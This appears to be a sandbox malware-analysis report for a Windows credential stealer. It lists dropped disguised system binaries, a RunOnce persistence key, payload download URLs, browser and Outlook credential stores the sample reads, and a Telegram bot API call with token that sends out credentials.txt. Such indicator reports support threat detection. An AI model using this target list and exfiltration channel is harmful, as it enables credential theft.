8a1902d9c0dbe388b28ef5a9c8ec4c0f1802fc6ccd43471ea337dcb3d71c81d4	c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe , C:\Users\RDhJ0CNFevzX\Desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	Dropped File	132.00 KB	application/vnd.microsoft.portable-executable	Access, Create, Write	MALICIOUS
6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf	c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe, C:\Users\RDhJ0CNFevzX\Desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	Sample File	406.33 KB	application/vnd.microsoft.portable-executable	Access, Create, Read	MALICIOUS
76636035ca28ac6c3b162b5afe0d20ce85544a21a0557db652191e6384a752a2	c:\windows\system\spoolsv.exe	Dropped File	274.31 KB	application/vnd.microsoft.portable-executable	Access, Create, Delete, Read, Write	SUSPICIOUS
bbfbf670cc391ba413fd377448ea117982ed060f710a4937925b0dd5bf53c50f	C:\Windows\System\explorer.exe, c:\windows\system\explorer.exe	Dropped File	274.34 KB	application/vnd.microsoft.portable-executable	Access, Create, Delete, Read, Write	SUSPICIOUS
e2612d8eaf4e999a6e2398430c27d90f57e127eb24fc87f0032224fec3ba2c02	c:\windows\system\svchost.exe, C:\Windows\System\svchost.exe	Dropped File	274.48 KB	application/vnd.microsoft.portable-executable	Access, Create, Delete, Read, Write	SUSPICIOUS
85ce1f5747ce26adf8191236668b87796ed45b1e15a9b87fa8a2f3c80b9b65fc	C:\Users\RDhJ0CNFevzX\AppData\Local\icsys.icn.exe, c:\users\rdhj0cnfevzx\appdata\local\icsys.icn.exe	Dropped File	274.31 KB	application/vnd.microsoft.portable-executable	Access, Create, Read, Write	SUSPICIOUS
3a7e473a0ba5b117657193b576f5b98fcf9a428046eb32ef888cc6b953653109	-	Downloaded File	1.54 KB	text/html	-	CLEAN
c167a8c78fcd60493fdb3775c7569aba4eb4e7d19e8f12e79dccc9ec92e7c8ac	-	Dropped File	3.00 KB	application/CDFV2	-	CLEAN
4952d5fa0af4d1b95327c5d678a10d6d6eb30d8d626a3e363359677b7b043138	-	Dropped File	3.00 KB	application/CDFV2	-	CLEAN
e932ff9f2a1c19c11c8876ef047a1485e51401cda4bbda71bedda49da312be79	C:\Users\RDhJ0CNFevzX\AppData\Roaming\Microsoft\Windows\Templates\credentials.txt	Dropped File	498 bytes	text/plain	Access, Create, Delete, Read, Write	CLEAN
c2d814a34b184b7cdf10e4e7a4311ff15db99326d6dd8d328b53bf9e19ccf858	-	Modified File	128 bytes	application/octet-stream	-	CLEAN
0b28a147b307087f327d84ae88b41a0512619dc9fc6303d9352dcf6ff9aac437	C:\Users\RDhJ0CNFevzX\AppData\Local\stsys.exe	Dropped File	274.28 KB	application/vnd.microsoft.portable-executable	Access, Create, Delete, Write	CLEAN
4cdfc3d4e60ada2c4c309c7510e95321d476a6a227b50f787406ea6fbcfe0ba7	-	Downloaded File	506 bytes	application/json	-	CLEAN
a815116830970d6e0848e44bbe281cce38b68ffec30bfbd4c6218e2b9d8e90ed	C:\Users\RDhJ0CNFevzX\AppData\Roaming\mrsys.exe	Dropped File	274.38 KB	application/vnd.microsoft.portable-executable	Access, Create, Delete, Read, Write	CLEAN
021302413d88eeaa6acbf7383cd01b61be61a7c3de0c3fd3cc00baf2c02a8423	-	Dropped File	3.00 KB	application/CDFV2	-	CLEAN
0eb899c1a70708712d265e71b5ea38d0f4fdac1816a5b23de7addfb0a050b59d	-	Dropped File	3.00 KB	application/CDFV2	-	CLEAN
b14bcf7e766be0d5ea1f045fa63bc03a3d5c18687539e66f42a3051e5ea8d0af	-	Downloaded File	14 bytes	text/plain	-	CLEAN

Filename

File Name	Category	Operations	Verdict
c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	Sample File, Accessed File, VM File	Access, Create, Read	MALICIOUS
C:\Users\RDhJ0CNFevzX\AppData\Local\Epic Privacy Browser\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\MapleStudio\ChromePlus\User Data\Login Data	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\temp\~df4017a6edb0510c97.tmp	Dropped File, Modified File, Not Extracted	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data	Accessed File	Access	CLEAN
C:\Windows\system\udsys.exe	Accessed File	Access, Delete	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Sputnik\Sputnik\User Data\Login Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Windows NT\notepad.exe	Accessed File	Access	CLEAN
C:\Program Files (x86)\Windows Media Player\gmailnotifierpro.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CentBrowser\User Data	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\temp\~df6bb2ea749d7dd475.tmp	Dropped File, Modified File, Not Extracted	-	CLEAN
C:\Program Files\Windows Defender\person_rule.exe	Accessed File	Access	CLEAN
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe.Config	Accessed File	Access, Read	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Google\Chrome\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\360Chrome\Chrome\User Data\Web Data	Accessed File	Access	CLEAN
C:\Program Files\Windows Mail\3dftp.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chromium\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Microsoft SQL Server\away-open.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data	Accessed File	Access	CLEAN
C:\Program Files\Windows Photo Viewer\smile_research.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\temp\~df1bdb3580e40e32b5.tmp	Dropped File	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Comodo\IceDragon\Profiles	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Torch\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CatalinaGroup\Citrio\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Iridium\User Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Microsoft.NET\accupos.exe	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\temp\~df4c509acaee2150ca.tmp	Dropped File	-	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\afr38.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Opera Software\Opera Stable	Accessed File	Access	CLEAN
C:\Program Files (x86)\Common Files\create.exe	Accessed File	Access	CLEAN
C:\Windows\System\explorer.exe	Dropped File, Accessed File	Access, Create, Delete, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Vivaldi\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\BraveSoftware\Brave-Browser\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\QIP Surf\User Data\Web Data	Accessed File	Access	CLEAN
C:\Program Files\Uninstall Information\alwaysrecord.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chedot\User Data\Login Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Windows Multimedia Platform\absolutetelnet.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chromium\User Data	Accessed File	Access	CLEAN
C:\Program Files\Microsoft Office\health_meeting.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Edge\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Google\Chrome\User Data\Login Data	Accessed File	Access	CLEAN
C:\Program Files\Windows NT\far.exe	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\temp\~df1f57c1e1876985af.tmp	Dropped File	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Epic Privacy Browser\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\uCozMedia\Uran\User Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Microsoft SQL Server\trillian.exe	Accessed File	Access	CLEAN
about:blank	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Torch\User Data	Accessed File	Access	CLEAN
C:\Program Files\Uninstall Information\leechftp.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chedot\User Data\Web Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Reference Assemblies\spgagentservice.exe	Accessed File	Access	CLEAN
C:\Program Files\Windows Photo Viewer\coreftp.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chedot\User Data	Accessed File	Access	CLEAN
c:\windows\system\svchost.exe RO	-	-	CLEAN
C:\Program Files\Common Files\yahoomessenger.exe	Accessed File	Access	CLEAN
c:\windows\system\svchost.exe	Dropped File, Accessed File	Access, Create, Delete, Read, Write	CLEAN
C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\BraveSoftware\Brave-Browser\User Data\Web Data	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\AppData\Local\CocCoc\Browser\User Data\Login Data	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\2gdhtz6h\what-happened-to-the-old-zxq-website[1].htm	Downloaded File, Extracted File	-	CLEAN
C:\Program Files\Microsoft Office\filezilla.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Program Files\Windows Media Player\isspos.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Yandex\YandexBrowser\User Data\Web Data	Accessed File	Access	CLEAN
C:\Windows\System32\sihost.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\MapleStudio\ChromePlus\User Data	Accessed File	Access	CLEAN
C:\Program Files\Windows NT\leave.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Google\Chrome\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\uCozMedia\Uran\User Data\Login Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Microsoft SQL Server\fpos.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\7Star\7Star\User Data\Login Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Windows NT\creditservice.exe	Accessed File	Access	CLEAN
C:\Windows\Help\.HLP	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Comodo\Dragon\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CentBrowser\User Data\Login Data	Accessed File	Access	CLEAN
C:\Program Files\MSBuild\barca.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Thunderbird\Profiles	Accessed File	Access	CLEAN
C:\Program Files (x86)\MSBuild\fling.exe	Accessed File	Access	CLEAN
C:\Program Files\Internet Explorer\mxslipstream.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer	Accessed File	Access	CLEAN
C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe	Accessed File	Access	CLEAN
C:\Program Files\MSBuild\without.exe	Accessed File	Access	CLEAN
C:\Program Files\Windows Mail\active-charge.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\liebao\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Program Files\MSBuild\bitkinex.exe	Accessed File	Access	CLEAN
C:\Windows\system\cmsys.cmn	Dropped File, Downloaded File, Extracted File, Accessed File	Access, Create, Delete, Read	CLEAN
C:\Program Files (x86)\Windows Sidebar\utg2.exe	Accessed File	Access	CLEAN
C:\Windows\System32\RuntimeBroker.exe	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Moonchild Productions\Pale Moon\Profiles	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Coowon\Coowon\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Opera Software\Opera Stable\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\stsys.exe	Dropped File, Accessed File	Access, Create, Delete, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Waterfox\Profiles	Accessed File	Access	CLEAN
C:\Program Files\Windows Mail\thunderbird.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CocCoc\Browser\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CatalinaGroup\Citrio\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\icsys.icn.exe	Dropped File, Accessed File	Access, Create, Read, Write	CLEAN
C:\Windows\System32\dllhost.exe	Accessed File	Access	CLEAN
	Accessed File	Access	CLEAN
C:\Program Files (x86)\Windows Sidebar\save-apply-list.exe	Accessed File	Access	CLEAN
C:\Program Files\Windows NT\whatsapp.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\uCozMedia\Uran\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Internet Explorer\iexplore.exe	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\temp\~df3fb37a4d0b549425.tmp	Dropped File	-	CLEAN
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	Accessed File	Access, Read	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\NETGATE Technologies\BlackHawK\Profiles	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\.HLP	Accessed File	Access	CLEAN
C:\Windows\System32\conhost.exe	Accessed File	Access	CLEAN
C:\Program Files\Windows Sidebar\smartftp.exe	Accessed File	Access	CLEAN
C:\Program Files\Microsoft Office\omnipos.exe	Accessed File	Access	CLEAN
C:\Windows\SysWOW64\sc.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\BraveSoftware\Brave-Browser\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CentBrowser\User Data\Web Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Windows Portable Devices\centralcreditcard.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Kometa\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Microsoft\Windows\Templates\credentials.txt	Dropped File, Accessed File	Access, Create, Delete, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Iridium\User Data\Login Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\Windows Portable Devices\read.exe	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Opera Software\Opera Stable\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\K-Meleon\Profiles	Accessed File	Access	CLEAN
C:\Windows\System32\msfeedssync.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Coowon\Coowon\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Yandex\YandexBrowser\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\8pecxstudios\Cyberfox\Profiles	Accessed File	Access	CLEAN
C:\Program Files (x86)\Windows Defender\foxmailincmail.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Sputnik\Sputnik\User Data	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\webdrive.exe	Accessed File	Access	CLEAN
C:\Windows\System32\taskhostw.exe	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\counters.dat	Modified File	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\QIP Surf\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\mrsys.exe	Dropped File, Accessed File	Access, Create, Delete, Read, Write	CLEAN
C:\Windows\SYSTEM32\MSVBVM60.DLL	Accessed File	Access	CLEAN
C:\Windows\System32\backgroundTaskHost.exe	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	Dropped File, Accessed File	Access, Create, Write	CLEAN
C:\Program Files (x86)\Reference Assemblies\church.exe	Accessed File	Access	CLEAN
C:\Program Files\Windows Sidebar\pullten.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Mozilla\Firefox\Profiles	Accessed File	Access	CLEAN
C:\Program Files\Windows Sidebar\skype.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Kometa\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\uCozMedia\Uran\User Data\Web Data	Accessed File	Access	CLEAN
C:\Windows\system.ini	Accessed File	Access, Write	CLEAN
c:\windows\system\explorer.exe RO	-	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\MapleStudio\ChromePlus\User Data\Default\Login Data	Accessed File	Access	CLEAN

Reduced dataset

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
https://api.telegram.org/bot5546226764:AAFgA9orKnlJXfe165J2OAI1h11SWEqFyFQ/sendDocument?chat_id=5461341539&caption=credentials.txt:::XC64ZB\RDhJ0CNFevzX	-	149.154.167.220	-	POST	SUSPICIOUS
http://vccmd02.googlecode.com/files/cmsys.gif	-	108.177.15.82	-	GET	CLEAN
https://zxq.net/wp-content/themes/smart-mag/css/icons/fonts/ts-icons.woff2?v2.2	-	51.81.194.202	-	-	CLEAN
https://zxq.net/news/entertainment/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fzxq.net%2Fwhat-happened-to-the-old-zxq-website%2F&format=xml	-	51.81.194.202	-	-	CLEAN
https://zxq.net/xmlrpc.php?rsd	-	51.81.194.202	-	-	CLEAN
http://fonts.googleapis.com	-	-	-	-	CLEAN
https://zxq.net/online-shopping-tips-during-covid/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/feed/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-content/themes/smart-mag/style.css?ver=7.1.1	-	51.81.194.202	-	-	CLEAN
https://zxq.net//wp-admin//admin-ajax.php	-	-	-	-	CLEAN
https://zxq.net	-	51.81.194.202	-	-	CLEAN
https://zxq.net/best-mothers-day-gifts-of-2022-for-every-mom/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-content/themes/smart-mag/css/icons/icons.css?ver=7.1.1	-	51.81.194.202	-	-	CLEAN
https://zxq.net/reasons-to-hire-a-truck-accident-attorney/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/what-happened-to-the-old-zxq-website/	-	51.81.194.202	-	GET	CLEAN
https://zxq.net/wp-json/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/news/business/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/what-is-the-best-way-to-learn-golang/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/how-to-find-an-investor-for-your-business/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/privacy-policy/	-	51.81.194.202	-	-	CLEAN
http://vccmd01.googlecode.com/files/cmsys.gif	-	108.177.15.82	-	GET	CLEAN
https://zxq.net/wp-content/uploads/2022/02/zxq-icon-150x150.png	-	51.81.194.202	-	-	CLEAN
https://zxq.net/?p=187	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-content/themes/smart-mag/js/theme.js?ver=7.1.1	-	51.81.194.202	-	-	CLEAN
http://vccmd01.zxq.net/cmsys.gif	-	51.81.194.202	-	GET	CLEAN
http://icanhazip.com	-	104.18.115.97, 104.18.114.97	-	GET	CLEAN
https://zxq.net/news/technology/	-	51.81.194.202	-	-	CLEAN
https://fonts.googleapis.com/css?family=DM+Sans%3A400%2C500%2C600%2C700%7CExo+2%3A400%2C500%2C600%2C700%7CPoppins%3A400%2C500%2C600%2C700&display=swap	-	-	-	-	CLEAN

URL	Category	IP Address	Country	HTTP Methods	Verdict
https://zxq.net/wp-content/plugins/table-of-contents-plus/front.min.js?ver=2106	-	51.81.194.202	-	-	CLEAN
https://s.w.org//images//core//emoji//13.1.0//svg//	-	-	-	-	CLEAN
https://zxq.net/contact-us/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-content/plugins/table-of-contents-plus/screen.min.css?ver=2106	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-includes/css/dist/block-library/style.min.css?ver=5.9.1	-	51.81.194.202	-	-	CLEAN
http://vccmd03.googlecode.com/files/cmsys.gif	-	108.177.15.82	-	GET	CLEAN
https://zxq.net/wp-content/uploads/2022/02/ZXQ.png	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-content/uploads/2022/02/zxq-icon-300x300.png	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-content/themes/smart-mag/js/lazyload.js?ver=7.1.1	-	51.81.194.202	-	-	CLEAN
https://zxq.net/write-for-us/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-includes/wlwmanifest.xml	-	51.81.194.202	-	-	CLEAN
https://zxq.net/about-us/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/news/science-health/	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2	-	51.81.194.202	-	-	CLEAN
https://zxq.net/these-are-the-injured-you-may-suffer-in-a-bicycle-accident/	-	51.81.194.202	-	-	CLEAN
https://news.google.com/publications/CAAqBwgKMJSRswswoazKAw?hl=en-US&gl=US&ceid=US%3Aen	-	-	-	-	CLEAN
https://zxq.net/wp-content/themes/smart-mag/css/lightbox.css?ver=7.1.1	-	51.81.194.202	-	-	CLEAN
https://zxq.net/the-future-of-cryptocurrency-is-it-time-to-get-your-crypto-license-in-europe/	-	51.81.194.202	-	-	CLEAN
http://www.google.com	-	-	-	-	CLEAN
https://zxq.net/why-you-should-seek-an-uber-or-lyft-accident-lawyer/	-	51.81.194.202	-	-	CLEAN
http://s.w.org	-	-	-	-	CLEAN
https://zxq.net/wp-content/themes/smart-mag/js/jquery.mfp-lightbox.js?ver=7.1.1	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-content/themes/smart-mag/js/jquery.sticky-sidebar.js?ver=7.1.1	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-includes/js/jquery/jquery.min.js?ver=3.6.0	-	51.81.194.202	-	-	CLEAN
https://zxq.net/news/	-	51.81.194.202	-	-	CLEAN
https://s.w.org//images//core//emoji//13.1.0//72x72//	-	-	-	-	CLEAN
https://zxq.net/wp-includes//js//wp-emoji-release.min.js?ver=5.9.1	-	-	-	-	CLEAN
https://zxq.net/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fzxq.net%2Fwhat-happened-to-the-old-zxq-website%2F	-	51.81.194.202	-	-	CLEAN
https://zxq.net/wp-json/wp/v2/pages/187	-	51.81.194.202	-	-	CLEAN
http://vccmd01.t35.com/cmsys.gif	-	-	-	-	CLEAN

Domain

Domain	IP Address	Country	Protocols	Verdict
googlecode.l.googleusercontent.com	108.177.15.82	-	TCP, HTTP, DNS	CLEAN
s.w.org	-	-	-	CLEAN
vccmd01.zxq.net	51.81.194.202	-	DNS	CLEAN
api.telegram.org	149.154.167.220	-	TCP, HTTPS, DNS	CLEAN
vccmd03.googlecode.com	108.177.15.82	-	TCP, HTTP, DNS	CLEAN
www.google.com	-	-	-	CLEAN
icanhazip.com	104.18.115.97, 104.18.114.97	-	TCP, HTTP, DNS	CLEAN
vccmd01.t35.com	-	-	-	CLEAN
vccmd02.googlecode.com	108.177.15.82	-	TCP, HTTP, DNS	CLEAN
news.google.com	-	-	-	CLEAN
zxq.net	51.81.194.202	-	DNS	CLEAN
fonts.googleapis.com	-	-	-	CLEAN
vccmd01.googlecode.com	108.177.15.82	-	TCP, HTTP, DNS	CLEAN

IP

IP Address	Domains	Country	Protocols	Verdict
108.177.15.82	googlecode.l.googleusercontent.com, vccmd01.googlecode.com, vccmd02.googlecode.com, vccmd03.googlecode.com	United States	TCP, HTTP, DNS	CLEAN
104.18.115.97	icanhazip.com	-	TCP, HTTP, DNS	CLEAN
149.154.167.220	api.telegram.org	United Kingdom	TCP, HTTPS, DNS	CLEAN
104.18.114.97	icanhazip.com	-	DNS	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
-	access	spoolsv.exe, icsys.icn.exe, explorer.exe, 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe , 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe, svchost.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Start	access, write	svchost.exe	SUSPICIOUS
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\Svchost	access, write	svchost.exe, explorer.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTPMail Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTPMail User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTPMail User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTPMail Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP User	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\HTML Help\.HLP	read, access	icsys.icn.exe, spoolsv.exe, 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	CLEAN
